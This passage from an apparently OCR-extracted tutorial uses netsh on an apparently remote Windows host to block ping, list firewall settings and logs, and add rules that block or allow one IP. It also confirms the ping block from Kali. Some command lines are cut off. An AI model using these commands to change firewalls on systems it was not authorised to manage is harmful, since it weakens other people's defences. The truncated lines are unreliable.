Cast to Device streaming server (RTP-Stre...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
Connect	Connect
Connect	Connect
Connected Devices Platform - Wi-Fi Dire...	Connected De
Connected Devices Platform (TCP-Out)	Connected De
Connected Devices Platform (UDP-Out)	Connected De
Connected User Experiences and Telemetry	DiagTrack
Core Networking - DNS (UDP-Out)	Core Network
Core Networking - Dynamic Host Config...	Core Network


Now to block stop our remote PC from being pinged we can just type :

```
netsh advfirewall firewall add rule name="All ICMPV4" dir=in action=blc
```




```
C:\>netsh advfirewall firewall add rule name="All ICMPV4" dir=in action=block protocol=icmpv4
netsh advfirewall firewall add rule name="All ICMPV4" dir=in action=block protocol=icmpv4
Ok.


C:\>
```

When this command will be executed, a rule blocking ping to our remote PC will be created:



- All ICMPV4
- Inbound Rule
- Inbound Rule 2
- Firefox (C:\Program Files\Mozilla Firefox)
- Firefox (C:\Program Files\Mozilla Firefox)
- Microsoft Lync
- Microsoft Lync
- Microsoft Lync UcMapi
- Microsoft Lync UcMapi
- Microsoft Office Outlook
- qBittorrent
- qBittorrent
- Steam
- Steam
- Steam Web Helper
- Steam Web Helper
- Teamviewer Remote Control Application
- Teamviewer Remote Control Application
- Teamviewer Remote Control Service
- Teamviewer Remote Control Service
- VMware Authd Service

And the following will be the result :




```
root@kali:~# ping 192.168.0.130
PING 192.168.0.130 (192.168.0.130) 56(84) bytes of data.
^C
```

View Current Profile Status

Now we will see how to block /allow particular IP Address in remote PC Firewall and also learn how to view details of programs added to the exception/allowed list and the details of port added to the exception/allowed list. Along with this, we will learn how to see the status of the main settings of Firewall and what its current profile, i.e is whether it is on or off.


```
netsh advfirewall show currentprofile
```



```
C:\>netsh advfirewall show currentprofile
netsh advfirewall show currentprofile

Private Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Ok.
```

After knowing the profile of the firewall we can see which programs are allowed by the host of Remote PC. For this, type:


```
netsh firewall show allowedprogram
```




```
C:\>netsh firewall show allowedprogram
netsh firewall show allowedprogram

Allowed programs configuration for Domain profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------

Allowed programs configuration for Standard profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

Our next command is to see the status of the main settings. And to see them, type:

```
netsh firewall show config
```




```
C:\>netsh firewall show config
netsh firewall show config

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable

Allowed programs configuration for Domain profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------

Port configuration for Domain profile:
```



```
Port    Protocol  Mode    Traffic direction     Name
-------------------------------------------------------------------

ICMP configuration for Domain profile:
Mode      Type  Description
-------------------------------------------------------------------
Enable    2     Allow outbound packet too big

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable

Service configuration for Standard profile:
Mode      Customized  Name
-------------------------------------------------------------------
Enable    No          Network Discovery

Allowed programs configuration for Standard profile:
Mode      Traffic direction    Name / Program
-------------------------------------------------------------------

Port configuration for Standard profile:
Port    Protocol  Mode    Traffic direction     Name
-------------------------------------------------------------------

ICMP configuration for Standard profile:
Mode      Type  Description
```

Next, we can also see the location of the file in which all the firewall logs are kept. And for this, type:

```
netsh firewall show logging
```




```
C:\>netsh firewall show logging
netsh firewall show logging

Log configuration:
-------------------------------------------------------------------
File location    = C:\Windows\system32\LogFiles\Firewall\pfirewall.log
Max file size    = 4096 KB
Dropped packets  = Disable
Connections      = Disable
```

Modifying Firewall Further

The firewall also allows us to Block a single IP address while allowing others and vice versa. So first to let us learn how we can Block a single IP For this, type:


```
netsh advfirewall firewall add rule name="IP Block" dir=in interface=ar
```

(In the above command "/32" is a subnet mask of IP.)



```
C:\>netsh advfirewall firewall add rule name="IP Block" dir=in interface=any action=block remoteip=192.168.0.15/32
netsh advfirewall firewall add rule name="IP Block" dir=in interface=any action=block remoteip=192.168.0.15/32
Ok.
```


After executing the said command, we can see the following result:



Inbound Rules

Name	Group
IP Block	
Microsoft Lync	
Microsoft Lync	
Microsoft Lync UcMapi	
Microsoft Lync UcMapi	
Microsoft Office Outlook	
qBittorrent	
qBittorrent	
Steam	
Steam	
Steam Web Helper	
Steam Web Helper	
Teamviewer Remote Control Application	
Teamviewer Remote Control Application	
Teamviewer Remote Control Service	
Teamviewer Remote Control Service	
VMware Authd Service	
VMware Authd Service (private)	
VMware Workstation Server	
VMware Workstation Server (private)	
@{Microsoft.Windows.CloudExperience...	@{Microsoft.\

And we now see the properties of the **IP Block** rule we can see that the **IP: 192.168.0.15** is **blocked**



Local IP address

● Any IP address

○ These IP addresses:

Remote IP address

○ Any IP address


● These IP addresses:

192.168.0.15

Now, similarly, to **allow** a particular IP Address, type:


```
netsh advfirewall firewall add rule name="IP Allow" dir=in interface=ar
```

(In the above command “/32” is a subnet mask of IP)



```
C:\>netsh advfirewall firewall add rule name="IP Allow" dir=in interface=any action=allow remoteip=192.168.0.15/32
netsh advfirewall firewall add rule name="IP Allow" dir=in interface=any action=allow remoteip=192.168.0.15/32
Ok.

C:\>
```

